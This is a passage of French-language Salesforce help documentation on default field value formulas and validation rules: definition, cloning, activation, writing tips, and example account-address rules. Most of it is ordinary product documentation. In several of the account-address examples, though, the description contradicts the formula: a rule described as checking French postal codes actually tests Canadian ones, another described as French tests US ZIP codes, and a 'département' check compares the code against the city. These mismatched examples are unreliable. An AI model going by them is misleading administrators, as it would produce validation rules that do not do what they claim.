3. Salesforce affiche la page de modification avec la valeur par défaut dans le champ.
4. L'utilisateur saisit les champs du nouvel enregistrement.
5. L'utilisateur enregistre le nouvel enregistrement.

L'utilisateur peut modifier la valeur du champ mais la valeur par défaut d'origine n'est exécutée qu'une fois, lors de la création de l'enregistrement. Par exemple, vous pouvez définir la valeur de champ par défaut sur un champ de piste personnalisé jusqu'à sept jours après la date de création, afin de préciser à quelle date reprendre contact avec la piste. Vous pouvez modifier cette valeur ultérieurement, mais vous ne pouvez pas restaurer automatiquement la valeur correspondant à sept jours après la date de création.

Configurez les valeurs de champ par défaut pour les types de champ personnalisé suivants :

- Case à cocher
- Devise
- Date
- Date/heure
- E-mail
- Numéro
- Pourcentage
- Téléphone
- Liste de sélection (utilisez l'option par défaut lors de la configuration de la liste de sélection)
- Texte
- Zone de texte
- URL

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

CONSULTER ÉGALEMENT :

Définition des valeurs de champ par défaut
Observations sur les valeurs de champ par défaut

## Formules de valeur de champ par défaut utiles

### Taux de remise maximum

Votre entreprise peut appliquer différents taux de remise aux opportunités selon le département dans lequel travaille la personne qui les crée. Utilisez l'exemple suivant afin de définir une valeur par défaut pour un champ personnalisé, nommé `Taux de remise`, sur les opportunités.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour afficher les valeurs de champ par défaut :
- Afficher la configuration

Pour définir ou modifier les valeurs de champ par défaut :
- Personnaliser l'application

```
CASE(User.Department, "IT", 0.25, "Field", 0.15, 0)
```

Dans cet exemple, la formule insère un taux de remise de 25 % sur toutes les opportunités créées par un utilisateur du service informatique, ou de 15 % sur toutes les opportunités créées par un utilisateur du service sur site. Si le créateur ne fait pas partie de l'un de ces services, un zéro est appliqué. Il s'agit d'un champ de pourcentage personnalisé sur les opportunités, qui utilise le champ d'utilisateur standard `Department` (service).

### Langue du produit

Vous pouvez souhaiter associer un produit à sa langue, afin que vos utilisateurs sachent quel type de documentation ou d'adaptateur inclure. Utilisez la formule de valeur par défaut suivante pour définir automatiquement la langue d'un produit selon le pays de l'utilisateur qui crée le produit. Dans cet exemple, la valeur par défaut est « Japonais » si le pays de l'utilisateur est « Japon » et « Anglais » si le pays de l'utilisateur est « États-Unis ». Si aucune de ces valeurs n'est vraie, la valeur par défaut « inconnu » est insérée dans le champ `Langue du produit`.

```
CASE($User.Country , "Japan", "Japanese", "US", "English","unknown")
```

### Taux d'imposition

Utilisez cette formule de valeur par défaut pour définir le taux d'imposition sur un actif en fonction de la ville de l'utilisateur. Créez un champ de pourcentage personnalisé avec les valeurs par défaut suivantes :

```
IF($User.City = "Napa", 0.0750,
 IF($User.City = "Paso Robles", 0.0725,
  IF($User.City = "Sutter Creek", 0.0725,
   IF($User.City = "Los Olivos", 0.0750,
    IF($User.City = "Livermore", 0.0875, null
    )
   )
  )
 )
)
```

Dans cet exemple, un taux d'imposition de 8,75 % est appliqué à un actif lorsque l'utilisateur réside dans la ville de Livermore. Lorsque aucune des villes répertoriées ne s'applique, le champ `Taux d'imposition` est vide. Vous pouvez également utiliser le champ `Taux d'imposition` dans des formules pour calculer automatiquement les sommes imposables et les prix de vente finaux.

CONSULTER ÉGALEMENT :

- Définition des valeurs de champ par défaut
- Observations sur les valeurs de champ par défaut

## Observations sur les valeurs de champ par défaut

Les valeurs de champ par défaut insèrent automatiquement la valeur d'un champ personnalisé lors de la création d'un enregistrement. Une valeur par défaut peut reposer sur une formule pour certains types de champ, ou sur des valeurs exactes comme `Cochée` ou `Non cochée` pour les champs de case à cocher. Passez les observations suivantes en revue avant d'intégrer des valeurs de champ par défaut dans votre entreprise.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

- Si une valeur par défaut repose sur la valeur d'un champ de fusion, Salesforce utilise la valeur du champ de fusion au moment où la valeur par défaut est exécutée. Si la valeur du champ de fusion est par la suite modifiée, la valeur par défaut n'est pas mise à jour.
- Les utilisateurs peuvent modifier ou supprimer la valeur de champ par défaut d'un enregistrement.
- N'attribuez pas de valeur par défaut aux champs obligatoires et uniques, car vous risquez de générer des erreurs d'unicité.
- Pour qu'un champ d'activité personnalisé devienne un champ universellement requis, vous devez également saisir une valeur par défaut.
- Si un champ personnalisé d'activité est unique, vous ne pouvez pas lui attribuer une valeur par défaut.
- Les aspects suivants distinguent les valeurs de champ par défaut des champs de formule : Elles ne s'exécutent qu'une seule fois, à la création de l'enregistrement. Elles ne sont pas en lecture seule et l'utilisateur peut en modifier la valeur, mais ne peut pas restaurer la valeur de champ par défaut.
- La valeur par défaut étant insérée avant que les utilisateurs saisissent des valeurs dans le nouvel enregistrement, vous ne pouvez pas utiliser les champs dans l'enregistrement en cours pour créer une valeur de champ par défaut. Par exemple, vous ne pouvez pas créer pour un contact une valeur de champ par défaut qui utilise l'initiale du prénom et le nom car ces valeurs ne sont pas disponibles lorsque vous cliquez sur **New** pour créer un enregistrement de contact. Néanmoins, vous pouvez utiliser le type d'enregistrement car il est sélectionné avant l'affichage de la page de modification de l'enregistrement.

- Afin d'appliquer une valeur par défaut différente pour chaque type d'enregistrement, utilisez le type d'enregistrement comme champ de fusion dans une fonction CASE, lors de la configuration de la valeur de champ par défaut.
- Les champs que l'utilisateur ne peut pas voir en raison de la sécurité au niveau du champ sont toujours disponibles dans la formule pour une valeur de champ par défaut.
- Connect Offline et Salesforce for Outlook n'affichent pas de valeurs par défaut. En revanche, Salesforce insère les valeurs par défaut en cas de synchronisation lancée par l'utilisateur à condition qu'il n'ait pas saisi de valeur.
- Les valeurs de champ par défaut ne sont pas disponibles sur le portail libre-service.
- Les valeurs de champ par défaut ne sont pas exécutées par la conversion des pistes, la fonction Web vers piste et la fonction Web vers requête.

Remarque: Vous ne pouvez définir une formule pour les valeurs par défaut que dans des cas bien précis. Par exemple, les options de valeur par défaut pour les champs de liste de sélection et de case à cocher se limitent aux options disponibles pour ces types de champ, soit : `Cochée`, `Non cochée` ou `Utiliser la première valeur comme valeur par défaut`.

CONSULTER ÉGALEMENT :

Définition des valeurs de champ par défaut

Formules de valeur de champ par défaut utiles

## Règles de validation

Améliorez la qualité de vos données à l'aide des règles de validation. Avant que l'utilisateur puisse enregistrer l'enregistrement, les règles de validation vérifient que les données entrées par l'utilisateur dans l'enregistrement respectent les normes spécifiées. Une règle de validation peut contenir une formule ou une expression qui évalue les données dans un ou plusieurs champs et renvoie la valeur Vrai ou Faux. Les règles de validation incluent également le message d'erreur à afficher lorsque la règle renvoie la valeur TRUE (vrai) en raison d'une valeur incorrecte.

Une fois que vous avez défini les règles de validation :

1. L'utilisateur choisit de créer un enregistrement ou de modifier un enregistrement existant.
2. L'utilisateur clique sur **Enregistrer**.
3. Toutes les règles de validation sont vérifiées.
   - Si toutes les données sont valides, l'enregistrement est enregistré.
   - Si certaines données ne sont pas valides, le message d'erreur associé s'affiche sans sauvegarder l'enregistrement.
4. L'utilisateur procède aux modifications nécessaires et clique de nouveau sur **Enregistrer**.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

Vous pouvez définir le message d'erreur à afficher et l'emplacement où il s'affiche quand un enregistrement échoue lors de la validation. Par exemple, votre message d'erreur peut être le suivant : « La date de clôture doit être ultérieure à la date du jour. » Vous pouvez choisir de l'afficher à proximité d'un champ ou en haut de la page. Comme les autres messages d'erreur, les erreurs de règle de validation s'affichent en lettres rouges et sont précédées du terme « Erreur ».

Important: Les règles de validation s'appliquent aux enregistrements nouveaux et mis à jour pour un objet, même si les champs référencés dans la règle de validation ne sont pas inclus dans une présentation de page ou dans un appel d'API. Les règles de validation ne s'appliquent pas si vous créez des enregistrements pour un objet avec la Création rapide. Si votre organisation possède plusieurs présentations de page pour l'objet dans lequel vous créez une règle de validation, vérifiez que la règle de validation

fonctionne correctement sur chaque présentation. Si votre organisation possède des intégrations qui utilisent cet objet, vérifiez que la règle de validation fonctionne correctement sur chaque intégration.

CONSULTER ÉGALEMENT :

- Définition de règles de validation
- Champs de règles de validation
- Exemples de règles de validation

## Gestion des règles de validation

Avant que l'utilisateur puisse enregistrer l'enregistrement, les règles de validation vérifient que les données entrées par l'utilisateur dans l'enregistrement respectent les normes spécifiées. Une règle de validation peut contenir une formule ou une expression qui évalue les données dans un ou plusieurs champs et renvoie la valeur Vrai ou Faux. Les règles de validation incluent également le message d'erreur à afficher lorsque la règle renvoie la valeur TRUE (vrai) en raison d'une valeur incorrecte.

À partir de la page des règles de validation, vous pouvez :

- Définir une règle de validation.
- Cliquez sur **Modifier** en regard du nom d'une règle pour mettre à jour ses champs de règle.
- Ajouter une règle de validation.
- Cliquez sur un nom d'une règle de validation pour afficher plus de détails ou pour cloner la règle.
- Activer une règle de validation.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

CONSULTER ÉGALEMENT :

- Règles de validation
- Exemples de règles de validation

## Définition de règles de validation

Avant que l'utilisateur puisse enregistrer l'enregistrement, les règles de validation vérifient que les données entrées par l'utilisateur dans l'enregistrement respectent les normes spécifiées. Une règle de validation peut contenir une formule ou une expression qui évalue les données dans un ou plusieurs champs et renvoie la valeur Vrai ou Faux. Les règles de validation incluent également le message d'erreur à afficher lorsque la règle renvoie la valeur TRUE (vrai) en raison d'une valeur incorrecte.

Avant de créer des règles de validation, lisez lesobservations relatives aux règles de validation.

1. Dans les paramètres de gestion de l'objet approprié, accédez à Règles de validation.
2. Dans la liste associée Règles de validation, cliquez sur **Nouveau**.
3. Saisissez les propriétés de votre règle de validation.
4. Pour contrôler l'absence d'erreurs dans la formule, cliquez sur **Vérifier la syntaxe**.
5. Cliquez sur **Enregistrer** pour terminer ou sur **Enregistrer et Nouveau** pour créer d'autres règles de validation.

Remarque: La page de détail d'un champ d'activité personnalisé ne répertorie pas les règles de validation associées. Pour modifier la règle de validation d'un champ d'activité personnalisé, sélectionnez la règle dans la Configuration en saisissant *Activités* dans la case Recherche rapide, en sélectionnant **Activités**, puis en choisissant **Règles de validation de tâches** ou **Règles de validation d'événements**.

CONSULTER ÉGALEMENT :

- Règles de validation
- Clonage de règles de validation
- Conseils relatifs à l'écriture de règles de validation
- Exemples de règles de validation

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

AUTORISATIONS UTILISATEUR

Pour afficher les règles de validation de champ :

- Afficher la configuration

Pour définir ou modifier des règles de validation de champ :

- Personnaliser l'application

## Clonage de règles de validation

1. Dans les paramètres de gestion de l'objet approprié, accédez à Règles de validation.
2. Dans la liste associée Règles de validation, cliquez sur le nom d'une règle.
3. Cliquez sur **Cloner**.
4. Définissez la nouvelle règle en fonction de la règle d'origine.
5. Cliquez sur **Enregistrer** pour terminer ou sur **Enregistrer et Nouveau** pour créer d'autres règles de validation.

Remarque: La page de détail d'un champ d'activité personnalisé ne répertorie pas les règles de validation associées. Pour modifier la règle de validation d'un champ d'activité personnalisé, sélectionnez la règle dans la Configuration en saisissant *Activités* dans la case Recherche rapide, en sélectionnant **Activités**, puis en choisissant **Règles de validation de tâches** ou **Règles de validation d'événements**.

CONSULTER ÉGALEMENT :

Définition de règles de validation

Champs de règles de validation

Activation des règles de validation

### Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

### AUTORISATIONS UTILISATEUR

Pour afficher les règles de validation de champ :

- Afficher la configuration

Pour définir ou modifier des règles de validation de champ :

- Personnaliser l'application

## Activation des règles de validation

1. Dans les paramètres de gestion de l'objet approprié, accédez à Règles de validation.
2. Cliquez sur **Modifier** en regard de la règle à activer.
3. Pour activer la règle, sélectionnez **Actif**, puis enregistrez vos modifications.
4. Pour désactiver la règle, désélectionnez **Actif**, puis enregistrez vos modifications.

Remarque: La page de détail d'un champ d'activité personnalisé ne répertorie pas les règles de validation associées.

CONSULTER ÉGALEMENT :

Définition de règles de validation
Champs de règles de validation
Recherche des paramètres de gestion d'objet

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

AUTORISATIONS UTILISATEUR

Pour afficher les règles de validation de champ :
- Afficher la configuration

Pour définir ou modifier des règles de validation de champ :
- Personnaliser l'application

## Champs de règles de validation

| Champ | Description |
|---|---|
| `Nom de règle` | Identifiant unique composé de 40 caractères au maximum, sans espaces ni caractères spéciaux, tels que les caractères étendus. |
| `Active` | Case à cocher qui indique si la règle est activée. |
| `Description` | Une description de 255 caractères ou moins qui différencie la règle de validation des autres. Destiné uniquement à une utilisation en interne. |
| `Formule de condition d'erreur` | Expression utilisée pour valider le champ. Reportez-vous à Création d'un champ de formule et à Opérateurs et fonctions de formule. |
| `Message d'erreur` | Message qui apparaît lorsqu'un champ ne respecte pas la règle de validation.<br>Si votre organisation utilise le Système de traduction, vous pouvez traduire le message d'erreur dans les langues prises en charge par Salesforce. Reportez-vous à Activation et désactivation du Système de traduction. |

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

| Champ | Description |
| --- | --- |
| `Emplacement de l'erreur` | Détermine l'endroit de la page où s'affiche l'erreur.Pour afficher l'erreur à proximité d'un champ, choisissez `Champ` et sélectionnez le champ. Si l'emplacement de l'erreur est un champ, la règle de validation figure également sur la page de détail de ce champ. Si l'emplacement de l'erreur est défini sur un champ qui est supprimé ultérieurement, ou qui est en lecture seule, ou qui n'est pas visible dans la présentation de page, Salesforce modifie automatiquement l'emplacement pour le définir sur `Haut de la page`.<br>Remarque: Les messages d'erreur ne peuvent s'afficher qu'en haut de la page des règles de validation pour des jalons de requête et d'idées. |

CONSULTER ÉGALEMENT :

Définition de règles de validation

## Conseils relatifs à l'écriture de règles de validation

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

- Examinez tous les paramètres de votre organisation susceptibles de faire échec à la validation d'un enregistrement, y compris les règles d'attribution, les mises à jour de champ, la sécurité au niveau du champ ou les champs masqués dans une présentation de page.
- Veillez à ne pas créer de règles de validation contradictoires pour le même champ, ce qui peut empêcher les utilisateurs de sauvegarder l'enregistrement.

  Conseil: Une règle de validation mal conçue peut empêcher les utilisateurs d'enregistrer des données valides. Veillez à bien tester les règles de validation avant de les activer. Vous pouvez également utiliser le journal de débogage pour examiner les détails de mise en oeuvre de votre règle.

- Lorsque vous référencez des champs associés dans une formule de validation, assurez-vous que ces objets sont déployés.
- Utilisez le champ de fusion `RecordType.Id` dans votre formule pour appliquer des validations différentes en fonction du type d'enregistrement.
- Il n'est pas nécessaire de commencer une règle de validation par la fonction IF. Toutes les expressions de condition d'erreur booléennes fonctionnent. Par exemple :
  - Correct : `CloseDate < TODAY()`
  - Incorrect : `IF(CloseDate < TODAY(), TRUE, FALSE)`
- Notez que lorsqu'une règle de validation contient la fonction BEGINS ou CONTAINS, elle considère les champs vides comme valides. Par exemple, dans une règle de validation qui teste si le numéro de série d'une ressource commence par « 3 », tous les actifs dont le numéro de série est vide sont considérés comme valides.
- Lors de l'utilisation d'une règle de validation destinée à vérifier si un champ numérique contient bien une valeur donnée, utilisez la fonction ISBLANK pour inclure les champs qui ne contiennent aucune valeur. Par exemple, pour vérifier si un champ personnalisé contient la valeur « 1 », utilisez la règle de validation suivante pour afficher une erreur si le champ est vide ou présente une autre valeur :

```
OR (ISBLANK (field__c), field__c<>1)
```

- Évitez d'utiliser les champs de fusion d'opportunité `IsClosed` ou `IsWon` dans des formules de validation. À la place, utilisez la fonction ISPICKVAL pour déterminer si l'`Étape` contient la valeur appropriée. Par exemple, la formule de validation suivante rend obligatoire un champ personnalisé `Date de début du projet` dès que l'`Étape` est « Fermée gagnée » :

```
AND(ISPICKVAL(StageName, "Closed Won"),
   ISBLANK(Project_Start_Date__c))
```

- Simplifiez vos formules de validation à l'aide des cases à cocher qui n'exigent aucune intervention de l'opérateur puisqu'elles renvoient une valeur de type TRUE (vrai) ou FALSE (faux). Par exemple, la formule de validation suivante vérifie, à l'aide du champ de fusion `HasOpportunityLineItem`, qu'une opportunité comporte bien des produits avant de laisser les utilisateurs enregistrer une modification s'y rapportant :

```
NOT(OR(ISNEW(),HasOpportunityLineItem))
```

## Conseils relatifs à l'écriture de messages d'erreur de règle de validation

- Donnez des instructions. Un message d'erreur tel que « Saisie non valide » n'indique pas le type de saisie valide. Rédigez des informations plus précises, par exemple « La `date de fermeture` doit être postérieure à ce jour ».
- Précisez toujours l'étiquette du champ. Les utilisateurs peuvent ne pas savoir quel champ échoue à la validation, en particulier si le message d'erreur s'affiche en haut de la page.

  **Remarque:** Lors de la définition des règles de validation, vous pouvez définir l'emplacement de l'erreur sur `Top of Page` ou `Field`. Si l'emplacement de l'erreur est défini sur un champ qui est supprimé ultérieurement, ou qui est en lecture seule, ou qui n'est pas visible dans la présentation de page, Salesforce modifie automatiquement l'emplacement pour le définir sur `Haut de la page`.

- Si votre organisation est multilingue, traduisez vos messages d'erreur. Vous pouvez traduire les messages d'erreur à l'aide du Système de traduction.
- Attribuez des numéros correspondants aux règles de validation et à leur message d'erreur. Ceci vous permet d'identifier la source de l'erreur.

CONSULTER ÉGALEMENT :

Définition de règles de validation

Observations relatives aux règles de validation

## Observations relatives aux règles de validation

Avant que l'utilisateur puisse enregistrer l'enregistrement, les règles de validation vérifient que les données entrées par l'utilisateur dans l'enregistrement respectent les normes spécifiées. Une règle de validation peut contenir une formule ou une expression qui évalue les données dans un ou plusieurs champs et renvoie la valeur Vrai ou Faux. Les règles de validation incluent également le message d'erreur à afficher lorsque la règle renvoie la valeur TRUE (vrai) en raison d'une valeur incorrecte. Tenez compte de ces points avant de mettre en œuvre des règles de validation dans votre organisation.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

### Comment Salesforce traite les règles de validation

Salesforce traite les règles dans l'ordre suivant :

1. Règles de validation
2. Règles d'attribution
3. Règles de réponse automatique
4. Règles de workflow (avec des actions immédiates)
5. Règles d'escalade

De plus :

- Lorsqu'une règle de validation échoue, Salesforce continue à appliquer les règles de validation restantes au champ concerné ou aux autres champs de la page et affiche tous les messages d'erreur appropriés simultanément.
- Si des règles de validation existent pour les activités et que vous créez une activité pendant une conversion de piste, la piste est convertie mais aucune tâche n'est créée.
- Les règles de validation sont appliquées uniquement durant la conversion de piste si la validation et les déclencheurs de conversion de piste sont activés dans votre organisation.
- Les hiérarchies de campagnes ignorent les règles de validation.
- Avant que des enregistrements soumis via la fonction Web vers piste ou Web vers requête soient créés, Salesforce exécute des règles de validation. Seuls les enregistrements ayant des valeurs valides sont créés.
- Les règles de validation continuent à fonctionner dans des enregistrements individuels si le propriétaire change. Cependant, si l'outil Transfert en masse est utilisé pour modifier la propriété de plusieurs enregistrements, les règles de validation ne fonctionnement pas sur ces enregistrements.

### Restrictions de champ de règle de validation

Les formules de règle de validation ne référencent ou ne peuvent pas référencer :

- Des champs composés, comprenant les adresses, les prénoms et les noms, et les listes de sélection dépendantes et les références dépendantes.
- Des champs statistiques de campagne, comprenant les statistiques de campagnes individuelles et de hiérarchies de campagnes.
- Des champs de fusion pour des champs d'adresse composés ou à numérotation automatique tels que `Adresse postale`

  Remarque: Des champs de fusion pour des champs d'adresse individuelle, tels que `Ville de facturation` peuvent être utilisés dans des formules de règle de validation.

De plus, avec les autres champs et fonctions dans Salesforce, les règles de validation se comportent comme suit :

- La page de détail d'un champ d'activité personnalisé ne répertorie pas les règles de validation associées.

- Les mises à jour d'enregistrements basées sur des règles de workflow ne déclenchent aucune règle de validation. Par conséquent, les règles de workflow peuvent changer des champs valides en champs non valides.
- Les champs récapitulatifs de cumul ne sont pas affichés dans les pages de modification. Par conséquent, vous pouvez les utiliser dans des règles de validation, mais pas comme emplacement d'erreur.

### Filtres de recherche et Règles de validation

Les règles de validation et les filtres de référence ont des objectifs similaires, mais offrent des avantages différents. Utilisez un filtre de recherche dans les cas suivants :

- Vous souhaitez améliorer l'efficacité des utilisateurs en limitant le nombre d'options disponibles dans la boîte de dialogue de recherche.
- Vous voulez améliorer l'efficacité des utilisateurs en automatisant les filtres dans les boîtes de dialogue de recherche que vos utilisateurs définissent manuellement.

Utilisez une règle de validation dans les cas suivants :

- Vous approchez du nombre maximal de filtres de recherche autorisé.
- Vous devez mettre en œuvre une règle métier complexe qui nécessite une formule. Les formules peuvent référencer des champs que des critères de filtre de base ne peuvent pas référencer, tels que des champs dans le parent de l'objet source. Les formules peuvent également utiliser des fonctions. Par exemple, utilisez `ISNEW` si la règle doit s'appliquer uniquement lors de la création de l'enregistrement ou `ISCHANGED` si la règle doit s'appliquer lors de la modification d'un champ.

CONSULTER ÉGALEMENT :

Définition de règles de validation
Activation des règles de validation
Exemples de règles de validation

# Exemples de règles de validation

Examinez des exemples de règles de validation pour différents types d'application que vous pouvez utiliser et modifier pour vos propres besoins. Les *règles de validation* vérifient que les données saisies par l'utilisateur dans un enregistrement respectent les normes spécifiées avant que l'utilisateur puisse sauvegarder l'enregistrement.

Utilisez les exemples de règles de validation suivants dans les applications Salesforce et Force.com AppExchange, notamment :


- Exemples de règles de validation d'adresses de compte
- Exemple de règles de validation de compte
- Exemples de règles de validation de centre d'appels
- Exemple de règles de validation de communauté
- Exemples de règles de validation de contacts
- Exemples de règles de validation inter-objets
- Exemples de règles de validation de dates
- Exemples de règles de validation de nombres
- Exemples de règles de validation de gestion des opportunités
- Exemples de règles de validation de devis
- Exemples de règles de validation d'utilisateurs, de rôles et de profils
- Exemples de règles de validation diverses


CONSULTER ÉGALEMENT :


- Règles de validation
- Définition de règles de validation


Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

AUTORISATIONS UTILISATEUR

Pour afficher les règles de validation de champ :

- Afficher la configuration

Pour définir ou modifier des règles de validation de champ :

- Personnaliser l'application

## Exemples de règles de validation d'adresses de compte

Pour plus d'informations sur les fonctions de formule utilisées dans ces exemples, reportez-vous à Opérateurs et fonctions de formule à la page 4902.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

### Code postal (facturation)

| Champ | Valeur |
|---|---|
| **Description :** | Valide le format du `Code postal de facturation` si le `pays de facturation` est la France. |
| **Formule :** | `AND(`<br>`OR(BillingCountry = "CAN", BillingCountry = "CA", BillingCountry = "Canada"),`<br>`NOT(REGEX(BillingPostalCode,`<br>`"((?i)[ABCEGHJKLMNPRSTVXY]\\d[A-Z]?\\s?\\d[A-Z]\\d)?"))`<br>`)` |
| **Message d'erreur :** | Le code postal français doit être au format 99999. |
| **Emplacement de l'erreur :** | **Facturation - Code postal** |

### Le code postal de facturation figure dans le département de facturation

| Champ | Valeur |
|---|---|
| **Description :** | Vérifie la validité du `code postal de facturation` du compte en recherchant les cinq premiers caractères de cette valeur dans un objet personnalisé appelé Zip_Code__c qui contient un enregistrement de chaque code postal valide en France. Si le code postal n'est pas trouvé dans l'objet Zip_Code__c ou que le `département de facturation` ne correspond pas au State_Code__c de l'objet Zip_Code__c, une erreur s'affiche. |
| **Formule :** | `VLOOKUP(`<br>`$ObjectType.Zip_Code__c.Fields.City__c ,`<br>`$ObjectType.Zip_Code__c.Fields.Name ,`<br>`LEFT(BillingPostalCode,5)) <> BillingCity` |
| **Message d'erreur :** | Le code postal de facturation n'existe pas dans le département spécifié. |
| **Emplacement de l'erreur :** | **Code postal de facturation** |

### Code postal de facturation

| Champ | Valeur |
|---|---|
| **Description :** | Confirme que le `Code postal de facturation` du compte respecte le format 99999 si le `pays de facturation` correspond à la France. |
| **Formule :** | `AND(`<br>`OR(BillingCountry = "USA", BillingCountry = "US"),`<br>`NOT(REGEX(BillingPostalCode, "\\d{5}(-\\d{4})?"))`<br>`)`<br><br>**Remarque :** Cet exemple utilise la fonction REGEX ; reportez-vous à la rubrique Code postal d'expédition si vous ne connaissez pas bien les expressions régulières. |
| **Message d'erreur :** | Le Code postal doit être au format 99999 ou 99999-9999. |
| **Emplacement de l'erreur :** | **Code postal de facturation** |

### Code postal d'expédition

| Champ | Valeur |
|---|---|
| **Description :** | Confirme que le compte `Expédition - Code postal` respecte le format 99999 ou 99999-9999 si le `pays d'expédition` correspond à USA ou est vide. |
| **Formule :** | |

```
AND(
 OR(ShippingCountry = "USA", ISBLANK(ShippingCountry)),
  OR(
   AND(LEN(ShippingPostalCode) <>5,
      LEN(ShippingPostalCode) <> 10),
   NOT(CONTAINS("0123456789",
      LEFT( ShippingPostalCode, 1))),
   NOT(CONTAINS("0123456789",
      MID( ShippingPostalCode , 2, 1))),
   NOT(CONTAINS("0123456789",
      MID( ShippingPostalCode , 3, 1))),
   NOT(CONTAINS("0123456789",
      MID( ShippingPostalCode , 4, 1))),
   NOT(CONTAINS("0123456789",
      MID( ShippingPostalCode , 5, 1))),
   AND(
    LEN(ShippingPostalCode) = 10,
   OR(
    MID( ShippingPostalCode , 6, 1) <> "-",
    NOT(CONTAINS("0123456789",
      MID( ShippingPostalCode , 7, 1))),
    NOT(CONTAINS("0123456789",
      MID( ShippingPostalCode , 8, 1))),
    NOT(CONTAINS("0123456789",
      MID( ShippingPostalCode , 9, 1))),
    NOT(CONTAINS("0123456789",
      MID( ShippingPostalCode , 10, 1)))
   )
  )
 )
)
```

Remarque: Dans cet exemple, si aucun pays n'est indiqué, il est supposé qu'il s'agit des États-Unis. Pour utiliser cet exemple avec d'autres pays, supprimez la clause vérifiant la longueur du champ de pays. En outre, les critères de règle de validation respectent la casse. Par conséquent, cette règle n'est appliquée que lorsqu'aucun pays n'est indiqué ou qu'« USA » est écrit en majuscules. La règle n'est pas appliquée lorsque le pays est « usa ».

Conseil: Vous pouvez également valider des codes postaux à l'aide d'une expression régulière. Pour obtenir un exemple de formule utilisant une expression régulière, reportez-vous à REGEX à la page 4946.

| | |
|---|---|
| **Message d'erreur :** | Le Code postal doit être au format 99999 ou 99999-9999. |
| **Emplacement de l'erreur :** | **Expédition - Code postal** |

### État de facturation valide (États-Unis)

| Champ | Valeur |
|---|---|
| **Description :** | Confirme que `l'État/la région de facturation` du compte est une abréviation à deux caractères valide, si le `pays de facturation` est US, USA ou vide. |
| **Formule :** | `AND (`<br>`OR(BillingCountry = "US", BillingCountry="USA",`<br>`ISBLANK(BillingCountry)),`<br>`OR(`<br>`LEN(BillingState) < 2,`<br>`NOT(`<br>`CONTAINS("AL:AK:AZ:AR:CA:CO:CT:DE:DC:FL:GA:HI:ID:" &`<br>`"IL:IN:IA:KS:KY:LA:ME:MD:MA:MI:MN:MS:MO:MT:NE:NV:NH:" &`<br>`"NJ:NM:NY:NC:ND:OH:OK:OR:PA:RI:SC:SD:TN:TX:UT:VT:VA:" &`<br>`"WA:WV:WI:WY", BillingState)`<br>`)))`<br><br>Remarque: Dans cet exemple, si aucun pays n'est indiqué, il est supposé qu'il s'agit des États-Unis. Pour utiliser cet exemple avec d'autres pays, supprimez la clause vérifiant la longueur du champ de pays. En outre, les critères de règle de validation respectent la casse. Par conséquent, cette règle n'est appliquée que lorsqu'aucun pays n'est indiqué ou qu'« USA » est écrit en majuscules. La règle n'est pas appliquée lorsque le pays est « usa ». |
| **Message d'erreur :** | Un code d'état à deux lettres valide est requis. |
| **Emplacement de l'erreur :** | `Facturation – Département/Région` |

### Région de facturation valide (Canada)

| Champ | Valeur |
|---|---|
| **Description :** | Confirme que `l'État/la région de facturation` du compte est une abréviation à deux caractères valide, si le `pays de facturation` est CA ou CAN. |
| **Formule :** | `AND (`<br>`OR(BillingCountry = "CA", BillingCountry="CAN"),`<br>`OR(`<br>`LEN(BillingState) < 2,`<br>`NOT(`<br>`CONTAINS("AB:BC:MB:NB:NL:NT:NS:NU:ON:PC:QC:SK:YT", BillingState)`<br>`)))` |
| **Message d'erreur :** | Un code de région à deux lettres valide est requis. |
| **Emplacement de l'erreur :** | `Région/Province de facturation` |

### État d'expédition valide

| Champ | Valeur |
|---|---|
| **Description :** | Confirme que `l'État/la région d'expédition` du compte est une abréviation à deux caractères valide, si le `pays d'expédition` est US, USA ou vide. |
